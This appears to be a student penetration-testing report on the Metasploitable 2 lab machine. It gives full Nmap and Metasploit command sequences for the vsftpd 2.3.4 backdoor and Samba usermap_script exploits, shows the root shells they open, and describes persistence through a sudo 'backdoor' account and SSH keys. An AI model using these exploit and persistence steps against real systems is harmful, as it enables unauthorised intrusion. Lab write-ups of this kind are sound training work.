




11/11/2025

Network penetration testing



ENG / MARINA HANY
DEPI TEAM – 2025

Project Presentation

Project name: Network Penetration Testing

The Target: Metasploitable 2

Supervisor: Eng / Marina Hany

Team leader: Abdelrahman Waleed Nagah Abdelsamad

The students who carried out the project:

Name	ID
Mostafa Sherif Eltokhy	21004781
Zeyad Reda Abdelsatar Hegazy	21038453
Abdelrahman Waleed Nagah	21051796

1. Executive Summary

This penetration test was conducted against the **Metasploitable 2 vulnerable machine** to identify exploitable weaknesses, assess the security posture of exposed services, and demonstrate the potential impact of successful attacks.

During the assessment, multiple critical vulnerabilities were identified across several network services, including FTP (port 21), SMB (ports 139/445), VNC (port 5900), IRC (port 6667), and a backdoor shell (port 1524) and .

The testing successfully resulted in **full system compromise**, including obtaining a root shell, modifying system credentials, and accessing sensitive system information.

The findings highlight the risks associated with outdated software, misconfigured services, and insecure legacy protocols.

A full technical breakdown of identified vulnerabilities, exploitation steps, and mitigation recommendations is provided in this report.

Tools were used:

Kali Linux VM

Nmap

Nessus

Netcat

Metasploit framework

1. Methodology

This assessment followed a structured, industry-standard penetration testing methodology consisting of the following phases:

- Information Gathering
 - Scanning & Enumeration
 - Vulnerability analysis
 - Exploitation
 - Post-Exploitation & maintaining access
 - Reporting
-

Why Were These Ports Chosen?!

The following ports were selected for exploitation because:

- They contain **well-known vulnerabilities** documented in exploit databases.
- They allow **privilege escalation to root**.
- They provide a variety of exploitation techniques showing diversity in skills:

✓ 5. Identified Services & Selected Targets for Exploitation

During the initial Nmap scan, several open ports were identified on the target. The following table summarizes the key to important services discovered:

Port	Protocol	Service	Version	Notes
21	TCP	FTP (vsftpd)	2.3.4 (Backdoored)	Anonymous login enabled
139/445	TCP	SMB	Samba smbd 3.x	Anonymous share access + usermap_script
1524	TCP	Bind Shell	Metasploitable backdoor	Direct root shell access
5900	TCP	VNC	Authentication disabled	Weak/no authentication
6667	TCP	IRC	Unsecured IRC server	Backdoor in source code
1099	TCP	Java RMI	GNU Classpath grmiregistry	Allows remote loading and execution of malicious Java objects

And by Nessus tool I found the severity of every port and service


The screenshot shows the Nessus Essentials interface for a scan of 'metasploitable 2 / 192.168.6.136'. The left sidebar contains navigation options like 'My Scans', 'abdo', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', and 'Terrascan'. The main area displays a table of 50 vulnerabilities. The table columns are: Sev (Severity), CVSS, VPR, EPSS, Name, Family, and Count. The vulnerabilities listed include:

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0 *	7.4	0.87	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0			Canonical Ubuntu Linux SEOL (8.04.x)	General	1
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8			Blind Shell Backdoor Detection	Backdoors	1
MIXED	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	2
HIGH	7.5 *	6.7	0.5006	rsh Service Detection	Service detection	1
HIGH	7.5	5.9	0.7993	Samba Badlock Vulnerability	General	1
HIGH	7.5			NFS Shares World Readable	RPC	1
MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1
MIXED	...	...	...	DNS (Multiple Issues)	DNS	4

The right sidebar shows 'Host Details' for IP 192.168.6.136, including MAC, OS, start/end times, elapsed time, KB, and Auth status. A 'Vulnerabilities' pie chart is also present, showing the distribution of severity levels: Critical, High, Medium, Low, and Info.

1. Reconnaissance & Information Gathering

The engagement started by identifying my own machine's network configuration using: (**ifconfig**)



```
abdo@abdo:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.6.137 netmask 255.255.255.0 broadcast 192.168.6.255
    inet6 fe80::20c:29ff:fe37:322 prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:37:03:22 txqueuelen 1000 (Ethernet)
    RX packets 2364 bytes 416636 (406.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2266 bytes 183742 (179.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1650 bytes 933628 (911.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1650 bytes 933628 (911.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

abdo@abdo:~$
```

This step was necessary to confirm my IP address and network range before scanning the target.

Initial Network Discovery

After that, I identified the live hosts in the network and located the IP address of the Metasploitable 2 machine using:(**nmap -sn 192.168.6.0/24**)



```
abdo@abdo:~$ nmap -sn 192.168.6.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 15:20 EET
Nmap scan report for 192.168.6.1
Host is up (0.0018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.6.2
Host is up (0.00031s latency).
MAC Address: 00:50:56:E3:12:86 (VMware)
Nmap scan report for 192.168.6.136
Host is up (0.0025s latency).
MAC Address: 00:0C:29:49:93:C2 (VMware)
Nmap scan report for 192.168.6.254
Host is up (0.00059s latency).
MAC Address: 00:50:56:EA:9C:C4 (VMware)
Nmap scan report for 192.168.6.137
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.11 seconds
```

Full Port Scan

A full TCP scan was then executed to enumerate open ports and services:

This step was performing a half scan against the target machine using **Nmap** to identify open ports and running services using this command:

(**sudo nmap -sS 192.168.6.136**)

```
(abdo@abdo)~$ sudo nmap -sS 192.168.6.136 -oN pentest_project/evidence/SMB/syn_scan-smb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 15:25 EET
Failed to resolve "scan-smb".
Failed to resolve "scan-smb".
Nmap scan report for 192.168.6.136
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:0C:29:40:93:C2 (VMware)
```

This scan helped identify several open ports, including FTP (21), SMB (139/445), IRC (6667), VNC (5900), and others.

This phase confirmed service

3. Enumeration

After identifying the open ports during the initial scan, each service was enumerated in more detail to determine versions, configurations, and potential vulnerabilities. Enumeration is a critical phase for discovering weaknesses that can later be exploited.

Below is a summary of the enumeration process followed for each relevant port.

FTP Enumeration (Port 21)

SERVICE: FTP File Transfer

STATUS: Open

RISK LEVEL: Medium

Evidence:

FTP was found open on port **21**, which often indicates weak authentication or misconfigurations, command used: **(nmap -sV -O -A -p 21 <192.168.6.136)**

```
(abdo@abdo)~$ sudo nmap -sV -p 21 -O -A 192.168.6.136
[sudo] password for abdo:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 00:29 EET
Nmap scan report for 192.168.6.136
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 192.168.6.137
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    vsftpd 2.3.4 - secure, fast, stable
|_  _End of status
|_  ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:0C:29:49:19:3C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.0 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT ADDRESS
1 1.49 ms 192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.84 seconds
```

Then I used **Searchsploit** to identify publicly known vulnerabilities associated with the **(VSFTPD 2.3.4)**

```
(abdo@abdo)~$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
Shellcodes: No Results
(abdo@abdo)~$
```

service running on port 21. This step aims to determine whether the detected FTP version contains any exploitable security flaws.

4. Exploitation Phase

After completing the enumeration and vulnerability identification stages, the assessment proceeded to the exploitation phase.

In this stage, verified vulnerabilities were targeted using appropriate Metasploit modules to gain unauthorized access to the system.

The goal of this phase was to

- validate the impact of discovered weaknesses,
- attempt remote code execution where possible,
- and obtain system-level access for further post-exploitation **analysis**.

After that I used the **Metasploit framework** for more enumeration and exploitation and launch it use (**msfconsole -q**)

Then I searched about the version of vsftpd (**search vsftpd 2.3.4**)

```
(abdo@abdo) [~]
msf6 > use unix/remote/17491.rb
msf6 > search
No results from search
Failed to load module: unix/remote/17491
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
--      -
CHOST     no               no        The local client address
CPORT     no               no        The local client port
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21               yes       The target port (TCP)
```

It loads the available modules and prepares it for executing exploits against the identified vulnerable services on the target system as shown.

After I asked what options, I should write the system asked me to determine the target ip as rhosts
command used: (**set rhosts 192.168.6.136**)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.6.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.6.136:21 - USER: 331 Please specify the password.

10 files: 14.1 KiB (14,463 bytes) | Free space: 3.1 GiB
```

Then interactive shell session was successfully opened on the target host

```
msf6 exploit(unix/ftp/vsftpd_23a_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/ftp/vsftpd_23a_backdoor) > run
[*] 192.168.6.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.6.136:21 - USER: 331 Please specify the password.
[*] 192.168.6.136:21 - Backdoor service has been spawned, handling ...
[*] 192.168.6.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
id
ls[*] Command shell session 1 opened (192.168.6.137:32963 -> 192.168.6.136:6200) at 2025-11-12 17:33:34 +0200
```

In this situation I can make a full connection with the target

5. Post exploitation & Maintaining Access Phase

After successfully gaining access to the target system, the assessment moved into the post-exploitation phase.

Once the shell was active, the command(**whoami**) was executed to determine the current user context.

- **id** → To verify user identifiers (UID, GID, groups)
- **uname** → To identify the operating system version and kernel release

The system returned to the **root**, confirming full administrative privileges on the machine

```
msf6 exploit(unix/ftp/vsftpd_23a_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/ftp/vsftpd_23a_backdoor) > run
[*] 192.168.6.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.6.136:21 - USER: 331 Please specify the password.
[*] 192.168.6.136:21 - Backdoor service has been spawned, handling ...
[*] 192.168.6.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
id
ls[*] Command shell session 1 opened (192.168.6.137:32963 -> 192.168.6.136:6200) at 2025-11-12 17:33:34 +0200

uid=0(root) gid=0(root)
pwd
sh: line 7: lspwd: command not found
pwd/
sh: line 8: pwd/: No such file or directory
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd ..
```

In the last I changed the target password for next time

Maintaining Access Phase:

To maintain long-term access on the compromised system, a new privileged user account was created and SSH access was configured. The following steps were performed:

1. Created a new user:

```
sudo useradd backdoor
```

```
sudo passwd backdoor
```

- 2-Granted elevated privileges

```
sudo usermod -aG sudo backdoor
```

Prepared SSH environment:

```
mkdir -p /home/backdoor/.ssh
```

```
chmod 700 /home/backdoor/.ssh
```

deployed SSH public key for passwordless login (optional):

The attacker's public key was added to the victim's authorized_keys file:

```
nano /home/backdoor/.ssh/authorized_keys
```

to connect to the older SSH server on Metasploitable, legacy key algorithms were enabled:

```
Host 192.168.6.136
```

```
HostKeyAlgorithms +ssh-rsa
```

```
PubkeyAcceptedAlgorithms +ssh-rsa
```


Verified persistent access:

ssh backdoor@192.168.6.136

A stable SSH session confirmed that access can be re-established at any time.

```
File Actions Edit View Help
(abdo@abdo)-[~]
$ nc -nv 192.168.6.136 1524

(UNKNOWN) [192.168.6.136] 1524 (ingreslock) open
root@metasploitable:/# sudo useradd backdoor
root@metasploitable:/# sudo passwd backdoor
Enter new UNIX password: 0000
Retype new UNIX password: 0000
passwd: password updated successfully
root@metasploitable:/# sudo usermod -aG sudo backdoor
root@metasploitable:/#
```



```

GNU nano 8.4 /home/abdo/.ssh/config *
Host 192.168.6.136
  HostKeyAlgorithms +ssh-rsa
  PubkeyAcceptedAlgorithms +ssh-rsa

```

```
File Actions Edit View Help
[abdo@abdo]~$ nano ~/.ssh/config
[abdo@abdo]~$ ssh backdoor@192.168.6.136
backdoor@192.168.6.136's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Could not chdir to home directory /home/backdoor: No such file or directory
```

SMB Enumeration (Port 139,445)

SERVICE: SMB File Sharing

STATUS: Open

RISK LEVEL: High

Nessus scan summary

The screenshot displays the Nessus Essentials web interface. The main content area shows a vulnerability report for 'Samba Badlock Vulnerability' with a 'HIGH' severity rating. The report includes a description of the flaw, a solution to upgrade Samba, and a table of affected hosts. The left sidebar shows navigation options like 'My Scans', 'Policies', and 'Plugin Rules'. The right sidebar provides 'Plugin Details' and 'Risk Information'.

DESCRIPTION
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also
<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output
Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

Port	Hosts
445 / tcp / cifs	192.168.6.136

Plugin Details
Severity: High
ID: 90509
Version: 1.8
Type: remote
Family: General
Published: April 13, 2016
Modified: November 20, 2019

VPR Key Drivers
Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 730 days +
Product Coverage: Medium
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information
Vulnerability Priority Rating (VPR): 5.9
Exploit Prediction Scoring System (EPSS): 0.7993
Risk Factor: Medium
CVSS v3.0 Base Score: 7.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/B:L/O/

Evidence:

Firstly, to identify the services running on the SMB ports (139 and 445), I performed a detailed Nmap scan using service detection, OS detection, and advanced script scanning.

The following command was executed:

(sudo nmap -sV -p 139,445 -O -A 192.168.6.136)

```
(abdo@abdo)-[~]
$
(abdo@abdo)-[~]
$ sudo nmap -sV -p 139,445 -O -A 192.168.6.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 15:27 EET
Nmap scan report for 192.168.6.136
Host is up (0.0015s latency).

PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smb2 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smb2 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 08:0C:29:49:93:C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
|_clock-skew: mean: 2h30m00s, deviation: 3h32m07s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_System time: 2025-11-13T08:27:59-05:00

TRACEROUTE
HOP RTT ADDRESS
1 1.54 ms 192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.87 seconds

(abdo@abdo)-[~]
$
```

The scan successfully revealed the SMB service details, which guided the next stages of enumeration and exploitation.

Vulnerability Research – Samba 3.0.20-debian Exploit Identification

Then To identify potential public exploits for the discovered Samba version, I used Searchsploit to query the Exploit-DB database.

The following command was executed:

(searchsploit samba 3.0.20-debian)

```
Nmap done: 1 IP address (1 host up) scanned in 12.87 seconds
(abdo@abdo)-[~]
$ searchsploit Samba 3.0.20-Debian

Exploit Title                                                                 | Path
-----|-----
Samba 3.0.10 < 3.3.5 - Format String // Security Bypass                     | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                       | linux/remote/7781.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                               | linux_x86/dos/36741.py

Shellcodes: No Results


(abdo@abdo)-[~]
$
```

The search revealed multiple relevant exploits, including a user script execution vulnerability, which was selected for further exploitation attempt

Metasploit Framework Initialization

To launch the Metasploit penetration testing framework in quiet mode for streamlined exploitation workflow, the following command was executed:

(**msfconsole -q**)




```
abdo@abdo: ~  
$ msfconsole -q  
msf> search samba 3.0.20-Debian  
[-] No results from search  
msf> search samba 3.0.20  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank    Check  Description  
--  -  -                                     -  -  -  -  -  
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No      Samba "username map script" Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Metasploit Framework was successfully started in quiet mode, providing a clean interface for further exploitation steps

To identify available exploitation modules within Metasploit Framework targeting the specific Samba version (3.0.20) discovered during reconnaissance, the following command was executed within msfconsole:

(**search samba 3.0.20**)



```
msf> search samba 3.0.20  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank    Check  Description  
--  -  -                                     -  -  -  -  -  
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No      Samba "username map script" Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

The search returned relevant exploitation modules including the usermap_script vulnerability exploit.

Exploitation Phase

Then to utilize the identified Samba exploitation module from the search results and to examine the configurable parameters and required settings for

the selected Samba exploit module commands used

(use 0)

(show options)

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.6.136   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.6.137   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

The command displayed the module configuration interface, revealing that RHOST is the only required parameter for this exploit

To configure the target system and execute the Samba exploitation module, the following commands were sequentially executed within msfconsole:

(set rhosts 192.168.6.136)

(run)

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.6.137:4444
[*] Command shell session 1 opened (192.168.6.137:4444 -> 192.168.6.136:48154) at 2025-11-13 15:43:33 +0200
```

The exploit successfully executed, creating a command shell session on the target system

And finally, The Samba exploitation module successfully executed, resulting in remote command execution and session establishment on the target system.

Post-Exploitation Verification – System Compromise Confirmation


With the established shell session, the following verification commands were executed to document the level of system compromise and access achieved:

whoami: root - Confirming root-level user access

id: uid=0(root) gid=0(root) groups=0(root) - Verifying root privileges and group membership

uname -a: [Linux kernel version and system architecture details] - Identifying target operating system

